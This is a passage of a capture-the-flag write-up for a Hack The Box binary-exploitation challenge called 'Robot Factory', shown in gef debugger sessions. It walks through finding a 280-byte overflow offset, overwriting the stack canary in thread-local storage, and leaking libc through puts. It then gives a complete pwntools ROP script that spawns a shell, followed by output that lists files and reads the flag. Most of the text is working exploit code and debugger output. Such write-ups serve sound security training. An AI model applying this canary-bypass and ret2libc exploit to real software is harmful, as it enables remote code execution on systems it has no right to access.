
4) Attack
i) We exploit the buffer overflow by giving a large string input
ii) We have to bypass canary by overwriting the thread local storage
iii) We have to leak libc address then call system to get a shell finally

5) Overflow offset



```
(remote) gef➤  x/30a $rsp
0x7f6c5740adb0: 0x0     0x20733c0
0x7f6c5740adc0: 0x6161616161616161      0x61
0x7f6c5740add0: 0x0     0x0
0x7f6c5740ade0: 0x0     0x0
0x7f6c5740adf0: 0x0     0x0
0x7f6c5740ae00: 0x0     0x0
0x7f6c5740ae10: 0x0     0x0
0x7f6c5740ae20: 0x0     0x0
0x7f6c5740ae30: 0x0     0x0
0x7f6c5740ae40: 0x0     0x0
0x7f6c5740ae50: 0x0     0x0
0x7f6c5740ae60: 0x0     0x0
0x7f6c5740ae70: 0x0     0x0
0x7f6c5740ae80: 0x0     0x0
0x7f6c5740ae90: 0x0     0x0
(remote) gef➤  info frame
Stack level 0, frame at 0x7f6c5740aee0:
 rip = 0x4017ee in do_string; saved rip = 0x401774
 called by frame at 0x7f6c5740af00
 Arglist at 0x7f6c5740aed0, args:
 Locals at 0x7f6c5740aed0, Previous frame's sp is 0x7f6c5740aee0
 Saved registers:
  rbp at 0x7f6c5740aed0, rip at 0x7f6c5740aed8
(remote) gef➤  p/d 0x7f6c5740aed8-0x7f6c5740adc0
$1 = 280
(remote) gef➤
```

6) Overwriting TLS




```
───────────────────────────────────────────────────── code:x86:64 ────
     0x4017f6 <do_string+0070> mov    BYTE PTR [rax+0x38], 0x1
     0x4017fa <do_string+0074> nop
     0x4017fb <do_string+0075> mov    rax, QWORD PTR [rbp-0x8]
 →   0x4017ff <do_string+0079> sub    rax, QWORD PTR fs:0x28
     0x401808 <do_string+0082> je     0x40180f <do_string+137>
     0x40180a <do_string+0084> call   0x401070 <__stack_chk_fail@plt>
     0x40180f <do_string+0089> leave
     0x401810 <do_string+008a> ret
     0x401811 <do_num+0000>    push   rbp
─────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "robot_factory_p", stopped 0x7fb5b110a17c in read (), reason
: SINGLE STEP
[#1] Id 2, Name: "robot_factory_p", stopped 0x4017ff in do_string (), reason:
 SINGLE STEP
[#2] Id 3, Name: "robot_factory_p", stopped 0x7fb5b10d93bf in clock_nanosleep
 (), reason: SINGLE STEP
───────────────────────────────────────────────────────── trace ────
[#0] 0x4017ff → do_string()
[#1] 0x401ad3 → __libc_csu_init()
[#2] 0x401050 → pthread_create@plt()
[#3] 0x404500 → add BYTE PTR [rax], al
[#4] 0x404500 → add BYTE PTR [rax], al
[#5] 0x404500 → add BYTE PTR [rax], al
[#6] 0x404500 → add BYTE PTR [rax], al
[#7] 0x404500 → add BYTE PTR [rax], al
[#8] 0x404500 → add BYTE PTR [rax], al
[#9] 0x404500 → add BYTE PTR [rax], al
────────────────────────────────────────────────────────────────────
(remote) gef➤  p rax
No symbol table is loaded.  Use the "file" command.
(remote) gef➤  p $rax
$2 = 0x404500
(remote) gef➤  x $fs_base+0x28
0x7fb5b07d1728: 0xc1deba7014427500
(remote) gef➤  p 0x7fb5b07d1728-0x00007fb5b07d0dc0
$3 = 0x968
(remote) gef➤  p (0x7fb5b07d1728-0x00007fb5b07d0dc0)/200
$4 = 0xc
(remote) gef➤  
```

7) Exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./robot_factory_patched")
libc = ELF("glibc/libc-2.31.so")
ld = ELF("glibc/ld-2.31.so")
context.binary = exe

#
io = gdb.debug(exe.path, 'b* do_string+0x70\nc\nc', api=True)
```

```
# leak libc address
pad = 0x404500
rop = ROP(exe)
rop.raw(10*p64(pad))
rop.rdi = 0x404028
rop.raw(0x401050) # jmp puts
rop.rdi = 1000
rop.raw(0x4012ea) # sleep

io.sendlineafter(b'> ', b's')
io.sendlineafter(b'> ', b'm')
io.sendlineafter(b': ', rop.chain()+p64(pad)*((200-len(rop.chain()))//8))
io.sendlineafter(B': ', b'12')

io.recvuntil(b'(n/s) > ')
libc.address = unpack(io.recv(6), 'all')-libc.sym.puts

print(hex(libc.address))

# ret2system
pad = 0x404500
rop = ROP(exe)
rop.raw(10*p64(pad))
rop.raw(libc.address+0x1629b9) # pop rax; ret
rop.raw(p64(59)) # execve
rop.rdi = next(libc.search(b'/bin/sh\x00'))
rop.rsi = 0
rop.raw(libc.address+0x11c371) # pop rdx; pop rbx; ret
rop.raw(p64(0)*2)
rop.raw(libc.address+0x19bd66) # syscall


io.sendline(b's')
io.sendlineafter(b'> ', b'm')
io.sendlineafter(b': ', rop.chain()+p64(pad)*((200-len(rop.chain()))//8))
io.sendlineafter(B': ', b'12')

io.interactive()
```

8) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory]
└─$ python3 solve.py
0x7fd32f38f000
What kind of robot would you like? (n/s) > $ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
HTB{th3_r0b0t5_ar3_0ut_0f_c0ntr0l!!}
$
```